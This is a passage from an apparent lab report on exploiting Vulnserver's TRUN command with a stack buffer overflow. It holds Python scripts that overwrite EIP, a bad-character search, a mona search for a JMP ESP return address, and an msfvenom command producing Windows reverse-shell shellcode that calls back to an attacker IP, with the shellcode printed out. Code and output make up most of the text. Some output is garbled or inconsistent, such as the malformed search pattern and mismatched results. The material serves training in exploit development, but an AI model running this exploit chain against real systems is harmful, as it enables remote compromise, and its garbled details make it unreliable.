
(kali@kali)-[~/Desktop]
└─$
```

Figure 20: Offset Value.

### 3.2.4. Overwriting

This is a step to confirm if the 2003 bytes are correct. We use the same script with slight modification. We try to overwrite the EIP with a bunch of 'B's.

**Step 1:** EIP is of 4 bytes, so we want to overwrite those after the 2003 bytes so delete the offset variable and write the shellcode as `"A" * 2003 + "B" * 4`. To achieve this again a Python script named **overwriting.py** is written.



```
kali@kali: ~/Desktop
File Actions Edit View Help
GNU nano 7.2 overwriting.py *
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

18

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.92.129',9999)) #vulnserver IP address
    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error Connecting to Server"
    sys.exit()
```

Figure 21: Overwriting Python script.

**Step 2:** Make the offset python script executable by using the **'chmod +x overwriting.py'** command and run it by using the **'python overwriting.py'** command. Then after running the script, the EIP value gets overwritten with **'4 'B's'** in the form of **HEX**, i.e. **'42424242'** in the immunity debugger **'Registers'** terminal.

```

EAX 0116F1E8 ASCII "TRUE \;:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00F65324
EDX 00000000
EBX 00000104
ESP 0116F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242

```


Figure 22: Overwritten EIP value.



### 3.2.5. Finding Bad Character

Null bytes x00 are automatically considered bad because of issues they tend to cause during Buffer Overflows, we make sure to note it as our first bad character.

**Step 1:** A Python script is written to find the bad characters where in the script a list of bad characters is stored in a list which is taken from a online platform.



```

kali@kali: ~/Desktop
File Actions Edit View Help
GNU nano 7.2 badchar.py
#!/usr/bin/python
import sys, socket
import struct
badchars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
#badchars =b"".join( [ struct.pack('<B',x) for x in range(1,256) ])
shellcode = "A" * 2003 + "B" * 4 + badchars
try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.92.129',9999)) #vulnserver IP address
    s.send(('TRUN ./.' + shellcode))
    s.close()
except:
    print ("Error Connecting to Server")
    sys.exit()

```

Figure 23: Bad characters python script.



**Step 2:** Make the offset Python script executable by using the '**chmod +x badchar.py**' command and run it by using the '**python badchar.py**' command. Then after running the script view the terminal of the immunity debugger to observe the bad characters, where in the hex dump of ESP we '**follow in dump**', and the last thing is we send '**FF**'.

Address	Hex dump								ASCII
00E1F9C0	41	41	41	41	42	42	42	42	AAAABBBB
00E1F9C8	01	02	03	04	05	06	07	08	00000000
00E1F9D0	09	0A	0B	0C	0D	0E	0F	10	11111111
00E1F9D8	11	12	13	14	15	16	17	18	22222222
00E1F9E0	19	1A	1B	1C	1D	1E	1F	20	33333333
00E1F9E8	21	22	23	24	25	26	27	28	44444444
00E1F9F0	29	2A	2B	2C	2D	2E	2F	30	55555555
00E1F9F8	31	32	33	34	35	36	37	38	66666666
00E1FA00	39	3A	3B	3C	3D	3E	3F	40	77777777
00E1FA08	41	42	43	44	45	46	47	48	88888888
00E1FA10	49	4A	4B	4C	4D	4E	4F	50	99999999
00E1FA18	51	52	53	54	55	56	57	58	00000000
00E1FA20	59	5A	5B	5C	5D	5E	5F	60	11111111
00E1FA28	61	62	63	64	65	66	67	68	22222222
00E1FA30	69	6A	6B	6C	6D	6E	6F	70	33333333
00E1FA38	71	72	73	74	75	76	77	78	44444444
00E1FA40	79	7A	7B	7C	7D	7E	7F	80	55555555
00E1FA48	81	82	83	84	85	86	87	88	66666666
00E1FA50	89	8A	8B	8C	8D	8E	8F	90	77777777
00E1FA58	91	92	93	94	95	96	97	98	88888888
00E1FA60	99	9A	9B	9C	9D	9E	9F	A0	99999999
00E1FA68	A1	A2	A3	A4	A5	A6	A7	A8	00000000
00E1FA70	A9	AA	AB	AC	AD	AE	AF	B0	11111111
00E1FA78	B1	B2	B3	B4	B5	B6	B7	B8	22222222
00E1FA80	B9	BA	BB	BC	BD	BE	BF	C0	33333333
00E1FA88	C1	C2	C3	C4	C5	C6	C7	C8	44444444
00E1FA90	C9	CA	CB	CC	CD	CE	CF	D0	55555555
00E1FA98	D1	D2	D3	D4	D5	D6	D7	D8	66666666
00E1FAA0	D9	DA	DB	DC	DD	DE	DF	E0	77777777
00E1FAA8	E1	E2	E3	E4	E5	E6	E7	E8	88888888
00E1FAB0	E9	EA	EB	EC	ED	EE	EF	F0	99999999
00E1FAB8	F1	F2	F3	F4	F5	F6	F7	F8	00000000
00E1FAC0	F9	FA	FB	FC	FD	FE	FF	00	11111111
00E1FAC8	00	00	00	00	00	00	00	00	22222222
00E1FAD0	00	00	00	00	00	00	00	00	33333333
00E1FAD8	00	00	00	00	00	00	00	00	44444444

Figure 24: Getting the bad characters.

### 3.2.6. Finding the Right Module

There are many modules in a particular server and we need to find out the one which is exploitable. This module works in finding the right exploitable module by looking for a DLL with no memory protection and using concepts of endian architecture and assembly language.

**Step 1:** Using Mona.py which is placed in the '**C:/program files(x86)/immunity Inc/Immunity Debugger/PyCommands**' folder we find the vulnerable module. We are looking for a .dll (or other files) that has no protections with the command '**!mona modules**' in the command bar.

```

[+] Processing arguments and criteria
[+] Generating module info table, hang on...
[+] Processing modules
[+] Done. Let's rock 'n roll.

Module Info:
-----
Base      Top      Size      Rebase   SafeSEH  ASLR     NXCompat  OS Dll   Version, ModuleName & Path
-----
0x62500000 0x62508000 0x00008000 False    False    False    False    False    1.0- [essfunc.dll] (D:\ISAP\vu\server-master\essfunc.dll)
0x76500000 0x76504000 0x00214000 True     True     True     False    True     10.0.19041.1349 (KERNELBASE.dll) (C:\WINDOWS\System32\KERNELBASE.dll)
0x73d00000 0x73d0f000 0x0009f000 True     True     True     False    True     10.0.19041.1 [apphelp.dll] (C:\WINDOWS\SYSTEM32\apphelp.dll)
0x00400000 0x00407000 0x00007000 False    False    False    False    False    1.0- [vu\server.exe] (D:\ISAP\vu\server-master\vu\server.exe)
0x72c00000 0x72c00000 0x00000000 True     True     True     False    True     10.0.19041.1349 (KERNEL32.dll) (C:\WINDOWS\System32\KERNEL32.dll)
0x75300000 0x7530f000 0x0000f000 True     True     True     False    True     7.0.19041.546 [svchost.dll] (C:\WINDOWS\SYSTEM32\svchost.dll)
0x76f00000 0x76f17000 0x00117000 True     True     True     False    True     10.0.19041.1023 [ntdll.dll] (C:\WINDOWS\SYSTEM32\ntdll.dll)
0x76700000 0x7670f000 0x0000f000 True     True     True     False    True     10.0.19041.1 [RPCRT4.dll] (C:\WINDOWS\System32\RPCRT4.dll)
0x76300000 0x76340000 0x00040000 True     True     True     False    True     10.0.19041.1061 [WS2_32.dll] (C:\WINDOWS\System32\WS2_32.dll)

mona.py action took 0:00:00.223000
!mona modules
  
```

Figure 25: Finding vulnerable DLL module.

**Step 2:** Now we identify the JMP ESP for the module, which is crucial because it represents the pointer value and will be essential for using your '**Shellcode.JMP ESP**' converted to hex is '**FFE4**', using the command '**!mona find -s "\xff\xfe4" -m essfunc.dll**', where '**-m**' switch represents the module we are trying to find the JMP ESP for.

```


----- Mona command started on 2021-12-02 17:44:56 (v2.0, rev 616) -----
[+] Processing arguments and criteria
[+] Pointer access level: 1
[+] Only querying module: essfunc.dll
[+] Generating module info table, hang on...
[+] Processing modules
[+] Done. Let's rock 'n roll.
[+] Treating search pattern as bin
[+] Searching from 0x62500000 to 0x62508000
Modules: C:\WINDOWS\system32\newsock.dll
[+] Preparing output file 'find.txt'
[+] Resetting logfile find.txt
[+] Writing results to find.txt
[+] Number of matches of type "\xff\xfe4": 9

0x62501127 0x62501127 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
0x62501128 0x62501128 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
0x62501129 0x62501129 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
0x6250112F 0x6250112F 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
0x62501130 0x62501130 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
0x62501177 0x62501177 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
0x62501203 0x62501203 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
0x62501205 0x62501205 0x00000000 [CALL EBX] [essfunc.dll] ROR False, Rebase: False, SafeSEH: False, OS: False, v: 1.0- [D:\ISAP\vu\server-master\essfunc.dll]
Found a total of 9 pointers

!mona find -s "\xff\xfe4" -m essfunc.dll
  
```

Figure 26: Return address of Essfunc.dll

**Step 3:** From the column of results: '0x625011af 0x625011bb 0x625011c7 0x625011d3 0x625011df 0x625011eb 0x625011f7 0x62501203 0x62501205' we are looking for a return address, for **vuln-server 625011af** works as the return address. Now we edit the shellcode string with the reversed version of one of the results, here: **"\xaf\x11\x50\x62"** which represents 625011af in reversed. This value is used in the shell code of the script for the right module.




```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 rightmodule.py *  
#!/usr/bin/python  
import sys, socket  
  
shellcode = "A" * 2003 + "\xaf\x11\x50\x62"  
  
try:  
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect(('192.168.92.129',9999)) #vulnserver IP address  
    s.send(('TRUN /./' + shellcode))  
    s.close()  
  
except:  
    print ("Error Connecting to Server")  
    sys.exit()
```

Figure 27: Right module Python script.

### 3.2.7. Generating the Shell Code

The final step is Getting a shellcode. In order to generate the shell code, we used the Metasploitable module `msfvenom` to generate a reverse shell code. In order to generate the shell code which should be in hex form, we used the Metasploitable module `msfvenom` to generate a reverse shell code. This shell code basically works to shift the register's access from the vuln server to the third party after the offset value has been known.

**Step 1:** Use the command `'msfvenom -p windows/shell_reverse_tcp LHOST=192.168.92.128 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"'`, where LHOST is the attacker's IP address, EXITFUNC is the thread for making the shell stable, -f is for the file type, -a is for architecture, and -b is for the bad character. Where the above command generates the shell code and concatenates the generated shellcode to the already existing shellcode along with some nops.



```
(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.92.128 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\x0\xba\x7c\xa8\xd6\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x52\x83\xc7\x04\x31\x57\x13\x03\x2b\xbb\x34\x78\x2f\x53\x3a"
"\x83\xcf\xa4\x5b\x0d\x2a\x95\x5b\x69\x3f\x86\x6b\xf9\x6d\x2b"
"\x07\xaf\x85\xb8\x65\x78\xaa\x09\xc3\x5e\x85\x8a\x78\xa2\x84"
"\x08\x83\xf7\x66\x30\x4c\x0a\x67\x75\xb1\xe7\x35\x2e\xbd\x5a"
"\xa9\x5b\x8b\x66\x42\x17\x1d\xef\xb7\xe0\x1c\xde\x66\x7a\x47"
"\xc0\x89\xaf\xf3\x49\x91\xac\x3e\x03\x2a\x06\xb4\x92\xfa\x56"
"\x35\x38\xc3\x56\xc4\x40\x04\x50\x37\x37\x7c\xa2\xca\x40\xbb"
"\xd8\x10\xc4\x5f\x7a\xd2\x7e\xbb\x7a\x37\x18\x48\x70\xfc\x6e"
"\x16\x95\x03\xa2\x2d\xa1\x88\x45\xe1\x23\xca\x61\x25\x6f\x88"
"\x08\x7c\xd5\x7f\x34\x9e\xb6\x20\x90\xd5\x5b\x34\xa9\xb4\x33"
"\xf9\x80\x46\xc4\x95\x93\x35\xf6\x3a\x08\xd1\xba\xb3\x96\x26"
"\xbc\xe9\x6f\xb8\x43\x12\x90\x91\x87\x46\xc0\x89\x2e\xe7\x8b"
"\x49\xce\x32\x1b\x19\x60\xed\xdc\xc9\xc0\x5d\xb5\x03\xcf\x82"
"\xa5\x2c\x05\xab\x4c\xd7\xce\xde\x90\xd5\x01\xb7\x92\xd9\x0c"
"\x1b\x1a\x3f\x44\xb3\x4a\xe8\xf1\x2a\xd7\x62\x63\xb2\xcd\x0f"
"\xa3\x38\xe2\xf0\x6a\xc9\x8f\xe2\x1b\x39\xda\x58\x8d\x46\xf0"
"\xf4\x51\xd4\x9f\x04\x1f\xc5\x37\x53\x48\x3b\x4e\x31\x64\x62"
"\xf8\x27\x75\xf2\xc3\xe3\xa2\xc7\xca\xea\x27\x73\xe9\xfc\xf1"
"\x7c\xb5\xa8\xad\x2a\x63\x06\x08\x85\xc5\xf0\xc2\x7a\x8c\x94"
"\x93\xb0\x0f\xe2\x9b\x9c\xf9\x0a\x2d\x49\xbc\x35\x82\x1d\x48"
"\x4e\xfe\xbd\xb7\x85\xba\xde\x55\x0f\xb7\x76\xc0\xda\x7a\x1b"
"\xf3\x31\xb8\x22\x70\xb3\x41\xd1\x68\xb6\x44\x9d\x2e\x2b\x35"
"\x8e\xda\x4b\xea\xaf\xce";
```

